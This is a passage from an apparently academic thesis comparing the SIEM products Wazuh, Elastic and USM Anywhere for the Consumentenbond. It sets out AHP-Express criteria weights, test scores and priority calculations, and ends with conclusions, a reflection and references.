

Figure 27: The subcriteria of the maintainability criterion of the ISO 9126 standard, with numbers referencing Tables 11 and/or 17 when applicable



Figure 28: The subcriteria of the functionality criterion of the ISO 9126 standard, with numbers referencing Tables 11 and/or 17 when applicable



Figure 29: The subcriteria of the interoperability subcriterion of the functionality criterion, with numbers referencing Tables 11 and/or 17 when applicable



Figure 30: The subcriteria of the investigation/analysis subcriterion of the functionality criterion, with numbers referencing Tables 11 and/or 17 when applicable



Figure 31: The subcriteria of the reporting/presentation subcriterion of the functionality criterion, with numbers referencing Tables 11 and/or 17 when applicable



Figure 32: The subcriteria of the remaining subcriteria of the functionality criterion, with numbers referencing Tables 11 and/or 17 when applicable

4.2 Results of aggregation

The aggregation was done together with the IT architect and the business/security analyst of the Consumentenbond in order to fit their organisation's needs and resources. It was clear that the diagram was too large to evaluate all criteria with the resources available. We went through each section of the tree to analyse which criteria would a) add value for the Consumentenbond; and b) could be realistically evaluated. In the diagram presented in the previous Section (4.1) we can see which criteria are used in the evaluation. In Table 8 we described how the criteria are evaluated and roughly how the necessary information for each criterion is obtained. These units of measurement were proposed by the interviewed employees to fit the needs of the Consumentenbond. Any criteria from the tree diagram that had subcriteria that were incorporated in the evaluation are not in the table, since they are evaluated with the scores of their subcriteria.

Table 8: Criteria used in the final evaluation framework for the Consumentenbond

Criterion	**Found in Figure #**	**Unit of measurement**	**How to obtain**
Organisation (vendor)	20, 21	Financial performance (revenue) + Years of existence	Annual reports / Website / Gartner-Forrester reports + Request for Proposal
Price & Licensing	20, 21	Price in Euros + Duration in years + License type	Request for Proposal
Training	20, 22	Time (hours) needed to complete training	Request for Proposal
Support	20, 22	Service Level Agreement terms	Request for Proposal
Roadmap & Documentation	20, 23	Evaluation of completeness (documentation / product evolution / scope / audits)	Request for Proposal
Budget	20	Euros	Request from organisation
In-house skills	20	Qualitative opinion	Evaluation of product using test protocol (3.6.2)
Reliability	19, 24	Qualitative opinion	Scores from other customers
Intuitive interface	25	Qualitative opinion	Evaluation of product using test protocol (3.6.2)

Continued on next page

Table 8 – continued from previous page			
Criterion	**Found in Figure #**	**Unit of measurement**	**How to obtain**
Use load	25	Use load (hours/week)	Evaluation of product using test protocol (3.6.2)
Efficiency	26	Events per second (EPS) + Speed of response (seconds) = input and output measurement	Performance test
Maintainability	27	Implementation time + Management load (hours/week)	Implementation time + Request for Proposal
Portability	25	Estimated time to migrate to another solution	Implementation time (=indication) & evaluation of product in trial
Interoperability	28, 29	integration / sensor deployment in AWS, Azure & internal systems	Request for Proposal
User managment: management load	28, 29	Management load (hours/year)	Evaluation of product using test protocol (3.6.2)
Investigation / analysis	28, 30	Qualitative opinion	Evaluation of product using test protocol (3.6.2)
Reporting / presentation	28, 31	Qualitative opinion	Evaluation of product using test protocol (3.6.2)
Flexibility in security directives	32	Qualitative opinion	Evaluation of product using test protocol (3.6.2)
Location: cloud or local	32	Number of deployment options	Request for Proposal
Security	32	Encryption / authentication options / Active Directory Authorisation	Request for Proposal

From here on forward, we will be using numbers to represent the (sub)criteria in tables and images to

avoid using long names in tables unnecessary. Table 9 below shows an overview of the numbers used for the criteria and the criteria represented by those numbers. Some subcriteria were omitted from this table, because they only have one "parent" criterion. An example of this is the "Complexity" criterion, the only subcriterion of the "Maintainability" criterion.

Table 9: The numbers used in the datasheets for criteria, and the criteria they represent

Criterion #	**Criterion**	**Found in Figure #**
C1	Vendor	19, 20
C1.1	Organisation (Vendor)	20, 21
C1.2	Price & Licensing	20, 21
C1.3	Training	20, 22
C1.4	Support	20, 22
C1.5	Roadmap & Documentation	20, 23
C2	Organisation (Consumentenbond)	19, 20
C2.1	Budget	20
C2.2	In-house skills	20
C3	Software Product Quality	19
C3.1	Reliability	19, 24
C3.2	Usability	19, 25
C3.2.1	Intuitive interface	25
C3.2.2	Use load	25
C3.3	Portability	19, 25
C3.4	Efficiency	19, 26
C3.5	Maintainability	19, 27
C3.6	Functionality	19, 28
C3.6.1	Interoperability	28, 29
C3.6.2	User management	28, 29
C3.6.3	Investigation / analysis	28, 30
C3.6.4	Reporting / presentation	28, 31
C3.6.5	Support additional features	28, 32
C3.6.5.1	Flexibility in security directives	32
C3.6.5.2	Location: cloud or local	32
C3.6.6	Security	28, 32

4.3 Survey

The survey was conducted in person with each employee individually in August of 2021. The procedure and images can be found in Appendix D, and the results of the survey in Appendix E, grouped per employee. The figures in the last section of the Appendix (Figures 86 - 92) show the numbers used to calculate the weights in the figures in this section. In some of these cases,

the employees gave some answers we did not expect. For example, in Figure 88 we see that the employees in a more manager-type role laid more focus on the in-house skills, whereas the IT architect and Security analyst (who will be the main users of the actual product) prioritised the budget over the in-house skills.

PC	Vendor C1	Organisation C2	Software C3
Avg	0.180986062	0.333804868	0.48520907

Figure 33: Average weights from the survey for the top-level criteria. Data used to calculate average can be found in Appendix E

PSC1	Organisation C1.1	Price & Licensing C1.2	Training C1.3	Support C1.4	Roadmap & Documenta-tion C1.5
Avg	0.143231245	0.272523521	0.11927846	0.288111858	0.176854917

Figure 34: Average weights from the survey for the vendor subcriteria. Data used to calculate average can be found in Appendix E

PSC2	Budget C2.1	In-house skills C2.2
Avg	0.483333333	0.516666667

Figure 35: Average weights from the survey for the organisational subcriteria. Data used to calculate average can be found in Appendix E

PSC3	Reliability C3.1	Usability C3.2	Portability C3.3	Efficiency C3.4	Maintainabi-lity C3.5	Functionality C3.6
Avg	0.165101269	0.215178211	0.070415222	0.136387785	0.155337962	0.257579552

Figure 36: Average weights from the survey for the "software quality" subcriteria. Data used to calculate average can be found in Appendix E

PSC3.2	Intuitive interface C3.2.1	Use load C3.2.2
Avg	0.446666667	0.553333333

Figure 37: Average weights from the survey for the usability subcriteria. Data used to calculate average can be found in Appendix E

PSC3.6	Interoperability C3.6.1	User management C3.6.2	Investigation / analysis C3.6.3	Reporting / presentation C3.6.4	Support additional features C3.6.5	Security C3.6.6
Avg	0.192104751	0.075344543	0.213102957	0.237833085	0.101755124	0.17985954

Figure 38: Average weights from the survey for the functionality subcriteria. Data used to calculate average can be found in Appendix E

PSC3.6.5	Flexibility in security directives C3.6.5.1	Location: cloud or local C3.6.5.2
Avg	0.45	0.55

Figure 39: Average weights from the survey for the "additional features" subcriteria. Data used to calculate average can be found in Appendix E

4.4 Test results

In this section we describe the scores given to the three solutions for each of the criteria in Table 8. The scale used for these scores is the scale from Table 5, as explained in Section 2.4.2. Next to that we give a short rationale, given to us by the employees, as to why the specific scores were chosen. But before we do that, we give some important notes regarding the testing and evaluation.

During installation, the employees found out that none of the three SIEM solutions where a "plug 'n play" type of solution when it comes to connecting the agents on the hosts in the testing environment to the solution or even installing the solutions themselves. The senior developer setting up the environment had problems especially with USM Anywhere, which had a time-out during installation at 99% three times in a row. This was eventually fixed with some help from their support. When the solutions were all finally installed and seemingly functional, it was time to start our tests. However, because of the problems during the installation and configuration, we only had one week left of the free trial for testing. Therefore, the tests performed were not as complete as we had hoped. But then again, we knew from the beginning that we did not have the knowledge or resources to fully test the SIEM solutions like a pentesting team could.

Of the twenty criteria used in the framework, only C3.1 (Reliability) could not be evaluated. This is because it is based on objective reviews from other customers, which are difficult to find. If we were to ask the vendor for its reviews, there is quite a big chance that only positive reviews are picked out. On top of that, to verify the objectivity, we would have to contact every customer to ask them about their review. The same goes for searching for reviews online. This is not realistic for an SME to do, so in the future we would have to think of another unit of measurement that we will be able to evaluate with the time and resources available. In the case of the Consumentenbond, this criterion makes up about 8,01% of the total score of the final priorities (prC3*prC3.1, 0,48520907*0,165101269, from Figures 33 and 36). This, along with the notes regarding the limitations during the testing, should be kept in mind when analysing the scores in Table 10 and the final priorities in Figure 43.

Table 10: The scores for the solutions on the lowest-level criteria

Criterion	Wazuh	Elastic	USM	Rationale
C1.1	5	1	3	Wazuh: exist since 2015, revenue +/- €10M, Elastic NV: exist since 2012, revenue = €400M, Alienvault: exist since 2007 (under AT&T), revenue = €80M
C1.2	2	1	3	Wazuh: €10k/year, Elastic: €7k/year, USM: €13k/year. Regarding duration and license type no difference between solutions
C1.3	2	3	1	Wazuh: 1 3-day training, Elastic: 2 3-hour trainings sessions, USM: 1 2-5 day training session
C1.4	2	1	2	Rough estimate based on contact with vendors through mail/phone/zoom
C1.5	1	3	2	Based on analysing documentation on websites
C2.1	1	1	1	All solutions fit within budget
C2.2	2	3	1	USM most clear and simple to use, followed by Wazuh and Elastic
C3.1	1	1	1	Could not be answered
C3.2.1	3	2	1	USM has most intuitive interface, Elastic more intuitive than Wazuh
C3.2.2	1	1	1	All solutions require significant time, not much difference expected between the solutions
C3.3	1	2	4	Both Wazuh and Elastic are open source, but Elastic has a few features behind a paywall. USM is not open source
C3.4	1	1	1	Largely dependant on IT infrastructure, but event flows of Consumentenbond will not come close to limits of solutions
C3.5	2	4	1	All are SaaS, so no updates to manage. USM easiest to configure, Elastic more difficult. Wauzh lies in between

Continued on next page

Table 10 – continued from previous page				
#	Wazuh	Elastic	USM	Rationale
C3.6.1	4	2	1	USM has most out-of-the-box connectors, Elastic has many as well. Wazuh has a limited but sufficient selection.
C3.6.2	1	3	3	Only Wazuh has standard Active Directory integration
C3.6.3	1	2	4	Wazuh has the best possibilities for filtering and investigating, followed by Elastic and USM
C3.6.4	2	2	1	USM most clear in reporting, Wazuh and Elastic about the same level
C3.6.5.1	3	3	1	USM has most possibilities (e.g. Open Threat Exchange), Wazuh and Elastic use external sources (VirusTotal)
C3.6.5.2	1	2	2	All can be served in the cloud, Wazuh also on-premise
C3.6.6	1	2	2	All use high-level encryption and have possibility for MFA, Wazuh is the only one with Active Directory integraton

In Appendix F you will find the calculation of the priorities for each of these criteria. In the next section we use these priorities to calculate which of the solutions best fits the priorities of the Consumentenbond.

4.5 Priority calculations

In this section we reveal which of the three SIEM solutions would suit the Consumentenbond the best, using the weights from Section 4.3 and the performance scores from Section 4.4. In contrast to the tree diagrams and Section 4.3, we will be starting at the lowest level here, since the scores at the higher levels are calculated based on the scores on the lower levels. The colours shown in brackets next to the level numbers indicate the colour of the criteria in the tree diagrams. The figures below show the resulting figures from the matrix multiplications that were performed to calculate the scores. The matrices used in the multiplications can be found in Appendix G.

- **Level 4 (Yellow)**

PAC	Wazuh	Elastic	USM
C3.6.5	0.365	0.2275	0.4075

Figure 40: PAC matrix of the level 4 subcriteria; the result of multiplying the matrices in Figures 113 and 114

- **Level 3 (Light orange)**

PAC	Wazuh	Elastic	USM
C3.2	0.265656566	0.306262626	0.428080808
C3.6	0.380952041	0.258414986	0.360632972

Figure 41: PAC matrix of the level 3 subcriteria; the result of multiplying the matrices in Figures 118 and 116

- **Level 2 (Dark orange)**

PAC	Wazuh	Elastic	USM
C1	0.294031705	0.439959236	0.26600906
C2	0.302020202	0.255050505	0.442929293
C3	0.340404856	0.275269584	0.38432556

Figure 42: PAC matrix of the level 2 subcriteria; the result of multiplying the matrices in Figures 117 and 120

- **Level 1 (Red)**

	Wazuh	Elastic	USM
PA	0.319198978	0.298326888	0.382474134

Figure 43: PA matrix of the level 1 criteria; the result of multiplying the matrices in Figures 122 and 123. These are the final priorities for the SIEM solutions

According to our calculations, USM Anywhere by AT&T's Alienvault would be the best SIEM solution for the Consumentenbond out of the three tested solutions. As stated before, the Reliability criterion could not be evaluated, which counted for about 8,01%. Even in the worst case scenario, in which Wazuh and Elastic would be the best in reliability and USM would get the lowest possible score (9), USM would still get the highest priority in the matrix in Figure 43, albeit with a way smaller margin (≈36,31% against ≈35,80%).

5 Conclusions and recommendations for further research

Here we answer the research questions stated in the introduction chapter and give some recommendations for further research based on our results and experiences during this research. The questions this research tried to answer were:

1. How can we evaluate and compare the effectivity of SIEM solutions for SMEs?
   (a) Which criteria can be used for this?
   (b) To what extent are these criteria applicable for an SME?
   (c) Is it possible to define an evaluation method which can be used to evaluate and compare the effectivity of SIEM solutions for SMEs?
2. Can the approach defined in 1c be used for evaluating and comparing the effectivity of SIEM solutions for the Consumentenbond?
3. Based on the selected criteria, what is a SIEM solution most appropriate for the Consumentenbond infrastructure and needs?

Now we will first answer these questions, before giving recommendations for further research based on the results and our experiences during this research.

5.1 Answering the research questions

1. **Evaluating and comparing the effectivity of SIEM solutions for SMEs**
   The literature research as well as the interviews with the employees of the Consumentenbond resulted in an extensive list of criteria for SMEs to evaluate and compare the effecitivity of SIEM solutions on. These criteria can be divided into software quality, vendor and organisation criteria. To organise these criteria, we placed them in a tree diagram, using the ISO 9126 standard for software quality-related criteria. As stated, this diagram of criteria is extensive, but we can not conclude after one case study that it is complete. A full list of the criteria found during the literature research can be found in Appendix A, all new criteria found in the interviews in Appendix C.6.

   It is not possible to draw conclusions about the applicability of the criteria we found for all SMEs based on a single-case study. What we can do instead is compare the aggregated criteria and their priorities of the Consumentenbond to the results of other SMEs in future case studies to see whether we can draw conclusions for SMEs in general from that.

   The method used in this research to evaluate and compare the effectivity of the SIEM solutions is a first draft. Its framework for criteria and the AHP-Express method to prioritise the criteria and rank the solutions still needs to be tested more in academic research before it could be used commercially.

2. **Evaluating and comparing the effectivity of SIEM solutions for the Consumentenbond**
   In general, the method to evaluate the SIEM solutions worked well for the Consumentenbond. We were able to sort out their priorities and find the most suitable SIEM solution for them.

However, there are a few remarks regarding some criteria. The Portability criterion and the "User management" criterion both had a very low priority within their subgroup of criteria. This could mean that these criteria do not really apply to the Consumentenbond. If other SMEs in future case studies give these criteria a very low priority as well, it might be possible to leave them out of the equation. Something similar can be said for the Reliability criterion. We were not able to judge the solutions based on objective experiences from other customers. All solutions were given the same score in this case, but if it is not possible to objectively evaluate this criterion in future case studies, even with different metrics than reviews, the criterion might have to be omitted from the framework.

3. **The most appropriate SIEM solution for the Consumentenbond**
   The results of our testing and evaluating of the SIEM solutions showed that, using the criteria and the AHP-Express method, the USM Anywhere SIEM solution would be the best fit for the Consumentenbond.

5.2 Recommendations for further research

The main recommendation for further research, as one could have concluded from the answers to the research questions, is that this draft for an evaluation method requires more case studies. These case studies would have two purposes; they could help expand and/or improve the list of criteria used in the method, like validating whether for example the Portability criterion could be left out. Next to that, it would help to validate the evaluation method as a whole.

Of all criteria used in the method described in this research, there was one criterion we would like to comment on regarding future research. The Budget criterion in the Organisation category is a binary criterion; SIEM solutions either fit within the budget or not. However, the scale used in AHP express does not accommodate such criteria. In our case study this did not matter, since the criterion neither had difference between the solutions nor would it have made a difference in which of the solutions had the best score in the end. In future research it could be tested how to handle both binary and other criteria that could be difficult or impossible to rank on the AHP scale.

Lastly, there are some recommendations for the testing phase. In this research, the metrics used to evaluate the criteria were created together with the Consumentenbond based on lower-level criteria as well as knowledge and experience. For the development of the evaluation method it might be useful to do further research into this topic. Another topic to research it the actual testing of the SIEM solutions, our research on this topic was limited and based on professional but non-academic sources. Further research on this topic could benefit the quality of the evaluation method greatly.

6 Reflection

In the literature research, we used a list of 24 search term combinations with eight different "words". A longer list with more synonyms could have resulted in more relevant articles, thus giving us more knowledge about the subject and research done on it. On the other hand, a longer list would have resulted in spending more time on the literature research, and we already spent quite a large portion of our time during this research on the literature. Also, the years in the scope of our research were arbitrarily chosen. If we had chosen to extend the period for which we have looked at past research, this could have resulted in the discovery of more criteria.

The long time spent on the literature research could be reduced in at least two ways; firstly, we started this literature research with barely any experience in literature research on such a large scale. This lead to us not being very critical of which abstracts of search results to read, which in turn lead to a lot of time wasted on reading. As time went on we became more critical but being consistently critical of our search results from the beginning in future research could save us quite a bit of time.

There was at least one subject that should have been researched more; the testing of the SIEM solutions. The main focus of the research was on finding criteria and the evaluation method. By spending more time on researching ways malicious activity finds place in corporate environments or interviewing experts on pentesting we may have been able to create a better testing protocol to evaluate the performance of the SIEM solutions.

This research was supposed to be done in about six months, which turned into eight. This was not so much of a problem, however other time constraints did limit us in the execution phase. For example, the limited free trials we were given by the vendors. We did get an extension on those trials, but we were still fairly limited. In hindsight, these extensions turned out to be very necessary. When the trials first started, the solutions were installed in an AWS environment by a system administrator. The day after finishing the installation his holiday started and we found out that the agents were not connected to one of the solutions and that administrator was the only one with admin rights in that environment. So, we asked one of the developers to create a new testing environment and install the solutions and agents in. During this installation, there were a few small hiccups but no major incidents. However, the installation was done "quick and dirty" (twice) due to limited time available for the employee and because of the trials, making the testing situation less representative of real life. A better testing method would be to run the solutions fully on a larger testing environment, but that would mean paying for three solutions for a couple of months. These solutions are usually paid yearly though, which is something an SME can not afford three times just for testing a product.

On the other hand, there were positive points as well. The AHP-Express method we chose for the evaluation method turned out to be a good choice; we were able to create a first draft of an evaluation method that can be tested on other SMEs that does not require too many resources for an SME, as demonstrated with the case study of the Consumentenbond. Another positive point is the way the interviews for finding new criteria went. We were able to adapt our interview style when faced with challenges and still get good results. Finally, we managed to get a relatively complete ranking of the SIEM solutions in the case study, despite the challenged we faced during installation and testing.

References

[1] Patrick Bedwell. Finding a new approach to SIEM to suit the SME environment. *Network Security*, 2014(7):12–16, July 2014.

[2] Percy Williams Bridgman. *Dimensional Analysis*. Yale University Press, 1922.

[3] European Commission. User guide to the SME definition, Sep 2020. retrieved March 21, 2021.

[4] Consumentenbond. Missie en identiteit, Jul 2016.

[5] Consumentenbond. Jaarverslag consumentenbond 2019, 2020. retrieved March 21, 2021.

[6] Antonio Galán Corroto, Ignacio Robla, Elsa Prieto Pérez, Susana González Zarzosa, Alysson Bessani, Ana Respício, João Alves, Luís Ferreira, Adriano Serckumecka, Pedro Dias Rodrigues, and et al. In-depth analysis of siems extensibility, Feb 2017.

[7] Kai-Oliver Detken, Marcel Jahnke, Carsten Kleiner, and Marius Rohde. Combining network access control (NAC) and SIEM functionality based on open source. In *2017 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*. IEEE, September 2017.

[8] Kai-Oliver Detken, Thomas Rix, Carsten Kleiner, Bastian Hellmann, and Leonard Renners. SIEM approach for a higher level of IT security in enterprise networks. In *2015 IEEE 8th International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*. IEEE, September 2015.

[9] Kai-Oliver Detken, Dirk Scheuermann, and Bastian Hellmann. Using extensible metadata definitions to create a vendor-independent SIEM system. In *Advances in Swarm and Computational Intelligence*, pages 439–453. Springer International Publishing, 2015.

[10] Eurostat. Cloud computing - statistics on the use by enterprises, 2021.

[11] Peter C. Fishburn. Letter to the editor—additive utilities with incomplete product sets: Application to priorities and assignments. *Operations Research*, 15(3):537–542, June 1967.

[12] International Organization for Standardization. Software engineering — product quality — part 1: Quality model. Technical report, International Organization for Standardization, Geneva, CH, jun 2001.

[13] International Organization for Standardization. Systems and software engineering — systems and software quality requirements and evaluation (SQuaRE) — system and software quality models. Technical report, International Organization for Standardization, Geneva, CH, mar 2011.

[14] DECOIT GmbH. Clearer. Retrieved May 4, 2021, url: `https://www.clearer-project.de/index.php/en/`.

[15] Gartner Inc. Definition of security information and event management (siem) - gartner information technology glossary, 2021. Retrieved March 21, 2021.

[16] K. Kavanagh, T. Bussa, and G. Sadowski. Magic quadrant for security information and event management, Feb 2020.

[17] Habibullah Khan and Mohd. Nishat Faisal. A grey-based approach for ERP vendor selection in small and medium enterprises in qatar. *International Journal of Business Information Systems*, 19(4):465, 2015.

[18] Faris Bugra Kokulu, Ananta Soneji, Tiffany Bao, Yan Shoshitaishvili, Ziming Zhao, Adam Doupé, and Gail-Joon Ahn. Matched and mismatched SOCs. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, November 2019.

[19] José Eugenio Leal. AHP-express: A simplified version of the analytical hierarchy process method. *MethodsX*, 7:100748, 2020.

[20] Rafal Leszczyna and Michal R. Wrobel. Evaluation of open source SIEM for situation awareness platform in the smart grid environment. In *2015 IEEE World Conference on Factory Communication Systems (WFCS)*. IEEE, May 2015.

[21] José P. Miguel, David Mauricio, and Glen Rodríguez. A review of software quality models for the evaluation of software products. *International Journal of Software Engineering & Applications*, 5(6):31–53, November 2014.

[22] Hassan Mokalled, Rosario Catelli, Valentina Casola, Daniele Debertol, Ermete Meda, and Rodolfo Zunino. The guidelines to adopt an applicable SIEM solution. *Journal of Information Security*, 11(01):46–70, 2020.

[23] Moukafih Nabil, Sabir Soukainat, Abdelmajid Lakbabi, and Orhanou Ghizlane. SIEM selection criteria for an efficient contextual security. In *2017 International Symposium on Networks, Computers and Communications (ISNCC)*. IEEE, May 2017.

[24] NOS. Abn amro gaat praten over schikking rond woekerrente voor kredieten. *NOS.nl*, Mar 2021.

[25] M. Patel, M. Vashi, and B. Bhatt. Smart-multi-criteria decision-making technique for use in planning activities. In *New Horizons in Civil Engineering 2017*, Mar 2017.

[26] Edwin Fernando Pestana, Renyong Hou, and Maurice Aduamoah. Analytical procedure for the customization and implementation of enterprise resource planning in small and medium sized enterprises in colombia: A design science research approach. In *2019 IEEE 14th International Conference on Intelligent Systems and Knowledge Engineering (ISKE)*. IEEE, November 2019.

[27] Pragati Priyadarshinee, Manoj Kumar Jha, Rakesh D. Raut, and Manoj G. Kharat. Risk analysis in adoption of cloud computing in SMEs - a literature review. *International Journal of Business Information Systems*, 23(1):54, 2016.

[28] Thomas L. Saaty. Decision making with the analytic hierarchy process. *International Journal of Services Sciences*, 1(1):83, 2008.

[29] Mahdieh Safarzadeh, Hossein Gharaee, and Amir Hossein Panahi. A novel and comprehensive evaluation methodology for SIEM. In *Information Security Practice and Experience*, pages 476–488. Springer International Publishing, 2019.

[30] Karen Scarfone. Seven criteria for evaluating today's leading siem tools, Oct 2018.

[31] Iman Sharafaldin, Arash Habibi Lashkari, and Ali A. Ghorbani. An evaluation framework for network security visualizations. *Computers & Security*, 84:70–92, July 2019.

[32] Slaven Smojver. Selection of information security risk management method using analytic hierarchy process (ahp). In *2011 22nd Central European Conference on Information and Intelligent Systems*, 09 2011.

[33] Wazuh Team. Wazuh, the open source security platform, Oct 2020. Retrieved March 22, 2021, url: `https://wazuh.com/`.

[34] Manfred Vielberth and Günther Pernul. A security information and event management pattern. In *2018 12th Latin American Conference on Pattern Languages of Programs (SLPLoP)*, November 2018.

